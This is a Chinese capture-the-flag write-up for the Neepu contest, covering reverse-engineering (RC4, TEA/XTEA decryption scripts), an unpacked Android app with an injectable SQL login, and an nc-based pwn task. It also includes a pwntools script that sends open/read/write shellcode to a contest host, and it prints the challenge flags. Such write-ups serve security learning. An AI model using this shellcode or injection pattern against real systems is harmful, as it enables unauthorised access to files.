
得到flag

```
Neepu{vrey_good!!!!!}
```

ez

这道题就是加密函数比较多，rc4，变表base，tea，xtea

ida分析



```
sub_40E3F0();
puts("Do you like basketball?");
scanf("%s", Source);
strcpy(Destination, Source);
memset(v7, 0, sizeof(v7));
memset(v8, 0, 0x80u);
sub_40235D(Source, v7, "flag{Would_you_like_basketball?}");
v28 = 32;
v24[0] = 2;
v24[1] = 2;
v24[2] = 3;
v24[3] = 4;
puts("please input your lucky number");
for ( i = 0; i <= 1; ++i )
  scanf("%d", &v25 + i);
for ( j = 0; j <= 1; ++j )
  scanf("%d", &v22 + j);
for ( k = 0; k <= 1; ++k )
  scanf("%d", &v20 + k);
for ( l = 0; l <= 1; ++l )
  scanf("%d", &v18 + l);
v4[0] = v25;
```

输入flag


rc4的key

这个函数是rc4加密，然后变表base

tea，xtea加密的key

输入8个数，前4个进行tea加密，后4个进行xtea加密，

下面是tea，xtea加密




```
v4[0] = v25;
v4[1] = v26;
v4[2] = v22;
v4[3] = v23;
v4[4] = v20;
v4[5] = v21;
v4[6] = v18;
v4[7] = v19;
for ( m = 0; m <= 7; ++m )
{
  for ( n = 7; n > m; --n )
  {
    if ( v4[n] < v4[n - 1] )
    {
      v27 = v4[n];
      v4[n] = v4[n - 1];
      v4[n - 1] = v27;
    }
  }
}
tea((unsigned int *)&v25, v24);
tea((unsigned int *)&v22, v24);
xtea(v28, &v20, v24);
xtea(v28, &v18, v24);
memset(v9, 0, sizeof(v9));
```

将输入的8个数从小到大排序。组成v4数组。

```
v16 = 0x9F5FBC48;
v17 = 0xC5517691;
v14 = 0x24BDF90F;
v15 = 0x301B88E8;
v12 = 0x92750C5A;
v13 = 0xA0D98E0E;
v10 = 0x8DD02793;
v11 = 0x4F558864;
```

加密后的密文

最后的异或处理



```
  || v14 != v22
  || v15 != v23
  || v12 != v20
  || v13 != v21
  || v10 != v18
  || v11 != v19 )
{
  printf("you are wrong");
  exit(0);
}
for ( ii = 0; ii <= 47; ++ii )
  *(_DWORD *)&v8[4 * ii + 128] = v4[ii % 8] ^ v7[ii];
for ( jj = 0; jj <= 47; ++jj )
{
  if ( v9[jj] != *(_DWORD *)&v8[4 * jj + 128] )
    exit(0);
}
printf("Right,FLAG is Neepu{%s}\n", Destination);
system("PAUSE");
return 0;
}
```

v7是rc4+base64后的flag

v4是从小到大的8个数

128是反编译错了

```
v9[32] = 77;
v9[33] = 83;
v9[34] = 118;
v9[35] = 65;
v9[36] = 79;
v9[37] = 110;
v9[38] = 68;
v9[39] = 126;
v9[40] = 100;
v9[41] = 70;
v9[42] = 63;
v9[43] = 62;
v9[44] = 4;
v9[45] = 5;
v9[46] = 7;
v9[47] = 8;
```

v9就是最后的密文比较

脚本，先得到8个数

tea

```
#include<stdio.h>

void decrypt(unsigned int *code , unsigned int *key)
{
    unsigned int delta=0x9e3779b9;
    unsigned int v0,v1,sum=0xC6EF3720,i;// sum=0xC6EF3720

    v0=code[0];
    v1=code[1];
    for(i=0;i<32;i++)
    {
        v1-=( (v0<<4)+key[2] ) ^ (v0+sum) ^ ( (v0>>5)+key[3] );
        v0-=( (v1<<4)+key[0] ) ^ (v1+sum) ^ ( (v1>>5)+key[1] );
        sum-=delta;
    }
    code[0]=v0;
    code[1]=v1;
}


int main()
{
    unsigned int key[4]={2,2,3,4};
    unsigned int code[2]={0x24BDF90F,0x301B88E8};

    decrypt(code,key);
    printf("%x %x",code[0],code[1]);
}
```

xtea

```
#include<stdio.h>

void decrypt(unsigned int r ,unsigned int *code ,unsigned int *key)
{
    unsigned int v0,v1,i,delta=0x9e3779b9;
    unsigned int sum=delta*r;

    v0=code[0];
    v1=code[1];
    for(i=0;i<r;i++)
    {
        v1-=( ((v0<<4) ^(v0>>5)) +v0 ) ^ ( sum + key[ (sum>>11)&3 ]);
        sum-=delta;
        v0-=( ((v1<<4) ^ (v1>>5)) +v1 ) ^ ( sum + key[sum&3] );
    }
    code[0]=v0;
    code[1]=v1;
}

int main()
{
    unsigned int key[4]={2,2,3,4};
    unsigned int r=32;
    unsigned int code[2]={0x8DD02793,0x4F558864};

    decrypt(r,code,key);
    printf("%x %x",code[0],code[1]);
}
```

得到v4[]={1 1 3 4 2 5 8 7}，排序后v4[]={1,1,2,3,4,5,7,8};


然后异或解密+变表base+rc4

```
#include<stdio.h>
int main()
{
  int v9[48];
  int v7[48]={0};
  int v4[]={1,1,2,3,4,5,7,8};
  char a[]={0xa5,0x4c,0xb6,0xea,0xd0,0xb9,0xb6,0x50,0x40,0xa4,0xda,0x37,0xe4,0xa,0x98,0xf7,0x5e,0x42,0x7f,0x1f,0x2,0xca,0x4e,0x9c,0x96,0xb4,0xdb,0x90,0xa7,0x15,0x12};
  char key[]={0x94,0x75,0x81,0xd2,0xfd,0x81,0x9b,0x62,0x73,0xe4,0x91,0x58,0x86,0x6f,0xd8,0xb5,0x3f,0x31,0x14,0x7a,0x76,0xa8,0x2f,0xf0,0xfa,0x97,0xff,0xb5,0xf9,0x33,0x38};
  int i;

  v9[0] = 81;
   v9[1] = 116;
  v9[2] = 91;
  v9[3] = 49;
  v9[4] = 50;
  v9[5] = 81;
  v9[6] = 100;
  v9[7] = 61;
  v9[8] = 85;
  v9[9] = 77;
  v9[10] = 96;
  v9[11] = 98;
  v9[12] = 84;
```

```
 v9[12] = 84;
 v9[13] = 107;
 v9[14] = 72;
 v9[15] = 59;
 v9[16] = 52;
 v9[17] = 96;
 v9[18] = 83;
 v9[19] = 122;
 v9[20] = 61;
 v9[21] = 52;
 v9[22] = 50;
 v9[23] = 107;
 v9[24] = 71;
 v9[25] = 89;
 v9[26] = 58;
 v9[27] = 96;
 v9[28] = 93;
 v9[29] = 78;
 v9[30] = 49;
 v9[31] = 75;
 v9[32] = 77;
 v9[33] = 83;
 v9[34] = 118;
 v9[35] = 65;
 v9[36] = 79;
 v9[37] = 110;
 v9[38] = 68;
 v9[39] = 126;
 v9[40] = 100;
 v9[41] = 70;
 v9[42] = 63;
 v9[43] = 62;
 v9[44] = 4;
 v9[45] = 5;
 v9[46] = 7;
 v9[47] = 8;

  for(i=0;i<48;i++)
  {
   v7[i]=v9[i]^v4[i%8];
   printf("%c",v7[i]);
  }
  printf("\nNeepu{");
  for(i=0;i<31;i++)
  {
   printf("%c",a[i]^key[i]);
  }
  printf("}");


}
//PuY26Tc5TLbaPnO35aQy915cFX8cYK6CLRtBKkCveG==
//Neepu{1978-8-23@Kobe@Basketball#$%^&*}
```

flag管理系统


一个腾讯加壳后的apk，脱壳https://zhuanlan.zhihu.com/p/45591754



```
> a
> b
v com
  v example
    v demo_7
      > MyWrapperProxyApplication
  v tencent   腾讯壳
    v StubShell
      > TxAppEntry
  v wrapper
    v proxyapplication
      > AndroidNClassLoader
      > CustomerClassLoader
      > MultiDex
      > MultiDexForMemoryDex
      > MultiDexForTinker
      > MultiDexForTinkerForMemory
      > ShareReflectUtil
      > Util
      > WrapperProxyApplication
```

脱壳后拖到jeb分析


不断分析，找到这个位置



```
public boolean login(String arg7, String arg8) {
    SQLiteDatabase v0 = this.dbHelper.getReadableDatabase();
    StringBuilder v1 = new StringBuilder();
    v1.append("select * from users where username=\'");
    v1.append(arg7);
    v1.append("\' and password = \'");
    v1.append(arg8);
    v1.append("\'");
    Cursor v3 = v0.rawQuery(v1.toString(), new String[0]);
    if(v3.moveToFirst()) {
        v3.close();
        return 1;
    }

    return 0;
}

public boolean register() {
    if(this.Check()) {
        this.dbHelper.getReadableDatabase().execSQL("insert into users(username,password) values(\'ALG\',\'AKRE\')", new Object[0]);
        return 1;
    }

    return 0;
}
```

usernam=ALG，password=AKRE。

然后直接登录，就可以得到flag了




FlagManagementSystem

Neepu{1204A5C2AC4E8891367B2B2C03F72BB8}

pwn

ncc

ida打开文件，发现就是一个命令行传入参数切割后要是2333




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *v3; // rax
  char *v4; // rax

  v3 = strtok((char *)argv[1], "_");
  strcpy(v1, v3);
  v4 = strtok(0LL, "_");
  strcpy(v2, v4);
  if ( strcmp("2333", v1) || strcmp("2333", v2) )
  {
    puts("please try again.");
    exit(0);
  }
  puts("Congratulations!");
  flag();
  return 0;
}
```

命令行传参切割

满足=2333

打印flag


所以直接nc连接，后传入参数2333_2333就行了。



```
┌──(depapepe㉿kali)-[~/桌面]
└─$ nc neepusec.club 18580                                   139 ×
./pwn 2333_2333
Congratulations!
Neepu{8b5643f2-6aa3-4b81-aad5-c6959cfdc36a}
strtok^C
```

easy_shellcode

利用write() read() 等系统调用去读取目标主机中的flag




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  void *buf; // [rsp+0h] [rbp-10h]

  sub_9C3(a1, a2, a3);
  buf = (void *)(int)mmap((void *)0x23330000, 0x1000uLL, 7, 34, -1, 0LL);
  puts("just learn orw");
  read(0, buf, 0x200uLL);
  ((void (*)(void))buf)();
  return 0LL;
}
```

考察点orw

exp

```
from pwn import *

context(arch = 'amd64', os = 'linux')

#p = process('./pwn')
p = remote('neepusec.club', 18707)

shellcode='''
push 0x67616c66
mov rdi,rsp
push 2
pop rax
xor rsi,rsi
push 64
pop rdx
syscall
mov rdi,rax
mov rsi,rsp
xor rax,rax
syscall
push 1
pop rdi
push 1
pop rax
syscall
'''
sc=asm(shellcode,arch='amd64',os='linux')

#gdb.attach(p)

# step 2
payload = sc
p.send(payload)

p.interactive()
```

getflag



```
┌──(root💀kali)-[~/Desktop]
└─# python3 ./csgo.py
<frozen importlib._bootstrap>:228: RuntimeWarning: greenlet.greenlet size changed, may
mpatibility. Expected 144 from C header, got 152 from PyObject
<frozen importlib._bootstrap>:228: RuntimeWarning: greenlet.greenlet size changed, may
mpatibility. Expected 144 from C header, got 152 from PyObject
<frozen importlib._bootstrap>:228: RuntimeWarning: greenlet.greenlet size changed, may
mpatibility. Expected 144 from C header, got 152 from PyObject
<frozen importlib._bootstrap>:228: RuntimeWarning: greenlet.greenlet size changed, may
mpatibility. Expected 144 from C header, got 152 from PyObject
[+] Opening connection to neepusec.club on port 18707: Done
[*] Switching to interactive mode
just learn orw
Neepu{87ee6bcc-0ede-4069-a910-852ef9cce5f9}
\xcf\x00\x00\x00\x00\x00/\xc1\xff\x[*] Got EOF while reading in interactive
$ 
```

web

LOVE_DEATH&ROBOTS

打开网站查看robots.txt

发现网页，然后查看源码得到flag

remote_table


乱点，发现有个notfund.html

查看源码发现flag

misc

龙会说话吗

两个文件




dragon	文件	116 KB	否	117 KB	1%
dragon's talk.rar	WinRAR 压缩文件	7,707 KB	否	7,706 KB	0%

第一个文件使用foremost 分离

```
foremost dragon
```

得到图片，这是上古卷轴中的龙文



你见过龙吗？

听说这是龙爪写的文字？

翻译一下是youseethedragon

解开音频文件密码

